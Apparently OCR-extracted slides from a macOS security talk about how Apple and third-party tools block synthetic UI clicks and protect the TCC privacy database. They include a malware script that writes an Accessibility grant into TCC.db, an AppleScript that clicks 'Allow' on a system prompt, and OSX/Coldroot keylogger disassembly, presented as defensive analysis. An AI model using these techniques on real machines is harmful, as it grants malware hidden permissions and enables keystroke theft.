


accessibly access




```
$ cat /private/var/tmp/runme.sh

  #!/bin/sh
  touch /private/var/db/.AccessibilityAPIEnabled &&
  sqlite3 "/Library/Application Support/com.apple.TCC/TCC.db" "INSERT or
    REPLACE INTO access (service, client, client_type, allowed, prompt_count)
    VALUES ('kTCCServiceAccessibility', 'com.apple.audio.driver', 0, 1, 0);"
```







MITIGATIONS


how Apple (et. al) protect the UI



Blocking AppleScript UI Interactions







OS alert

```
tell process "SecurityAgent"
    click button "Allow" ....
end tell
```

try click...


tccd access check?


```
$ log show
tccd  PID[44854] is checking access for target PID[44855]
tccd  Service kTCCServiceAccessibility does not allow prompting; returning preflight_unknown

execution error: System Events got an error: osascript is not allowed assistive access. (-1719)
```

log messages


Blocking AppleScript UI Interactions

tccd, checks TCC.db





tccd is an OS daemon that manages the privacy database, TCC.db





TCC.db

```
# fs_usage -w -f filesystem | grep tccd

RdData /Library/Application Support/com.apple.TCC/TCC.db  tccd

open   /Applications/Utilities/Terminal.app/Contents/MacOS/Terminal  tccd
access /Applications/Utilities/Terminal.app/Contents/_CodeSignature  tccd

WrData /Library/Application Support/com.apple.TCC/TCC.db  tccd
```

tccd interactions with TCC.db

Blocking Core Graphic Events





Core Graphics events may now trigger an authentication prompt, or be ignored when sent to 'protected' OS alerts!

Blocking Core Graphic Events

```
default 08:52:57.441538 -1000 tccd  PID[209] is checking access for target PID[25349]
error 08:52:57.657628 -1000 WindowServer  Sender is prohibited from synthesizing events
```

```
int post_filtered_event_tap_data(int arg0, int arg1, int arg2, int arg3, int arg4, int arg5)

    if (CGXSenderCanSynthesizeEvents() == 0x0) goto loc_702e9;

loc_702e9:
    if (os_log_type_enabled(*_default_log, 0x10) != 0x0) {
            rbx = *_default_log;
            _os_log_error_impl(..., rbx, 0x10, "Sender is prohibited from synthesizing events",...);
    }

int CGXSenderCanSynthesizeEvents() {
    ...
    rax = sandbox_check_by_audit_token("hid-control", 0x0, rdx, rdx);
```

```
/**
 @brief Access control check for software HID control
 @param cred Subject credential

 Determine whether the subject identified by the credential can
 control the HID (Human Interface Device) subsystem, such as to
 post synthetic keypresses, pointer movement and clicks.

 @return Return 0 if access is granted, or an appropriate value
 errno.
 */
typedef int mpo_iokit_check_hid_control_t(kauth_cred_t);
```

user-mode check:
'CGXSenderCanSynthesizeEvents'

kernel-mode check:
'mpo_iokit_check_hid_control_t'

Protecting TCC.db

TCC.db

SIP == no keylogging!

```
cmp     byte ptr [eax+38h], 0
jz      short accessibilityError

mov     cl, 0
lea     edx, "/private/var/tmp/"
lea     eax, "Accessibility OK "
call    _DEBUGUNIT_$$_LOGKEY$ANSISTRING$ANSISTRING$BOOLEAN

mov     edx, 1
mov     eax, ds:(_VMT_$KEYLOSER_$$_TKEYLOGGERTHREAD_ptr - 11D95h)[ebx]
call    _KEYLOSER$_$TKEYLOGGERTHREAD_$__$$_CREATE$$TKEYLOGGERTHREAD
jmp     short continue

accessibilityError:

mov     cl, 0
lea     edx, "/private/var/tmp/tmp34322gsdlj.log"
lea     eax, "Accessibility Error "
call    _DEBUGUNIT_$$_LOGKEY$ANSISTRING$ANSISTRING$BOOLEAN
```


OSX/Coldroot

```
$ ls -lartO "/Library/Application Support/com.apple.TCC/TCC.db"

-rw-r--r--  1 root  wheel  restricted
```

TCC.db; now protected by SIP

Summarizing Apple's Protections

1



require 'accessibility rights'

AppleScript

2

filter 'synthetic events'

CoreGraphics

SecurityAgent

Available for: OS X El Capitan 10.11

Impact: A malicious application can programmatically control keychain access prompts

Description: A method existed for applications to create synthetic clicks on keychain prompts. This was addressed by disabling synthetic clicks for keychain access windows.

CVE-ID


CVE-2015-5943

3

protect privacy database (TCC.db) with SIP

UI 'bypass'


think 3rd-party security products...




though, only 'OS-security-relevant' windows are protected!?


3rd-party Protection

BlockBlock







```
-(void)mouseDown:(NSEvent *)event
{
    //get event's pid & uid
    processID =  CGEventGetIntegerValueField(event.CGEvent, kCGEventSourceUnixProcessID);
    processUID = CGEventGetIntegerValueField(event.CGEvent, kCGEventSourceUserID);

    //block if:
    // a) not: root, or uid (root) or uid (_hidd)
    // b) not: not an apple-signed binary
    if( (0 != processID) && (0 != processUID) && (HID_UID != processUID) &&
        (YES != binary.isApple) )
    {
        //bail
        logMsg(LOG_ERR, "ignoring simulated mouse event");
        return;
    }

    //allow
    [super mouseDown:event];
```



3rd-party Protection

LittleSnitch (firewall)



3rd-party Protection

LittleSnitch (firewall)

`kCGEventSourceStateID`

Key to access a field that contains the event source state ID used to create this event.

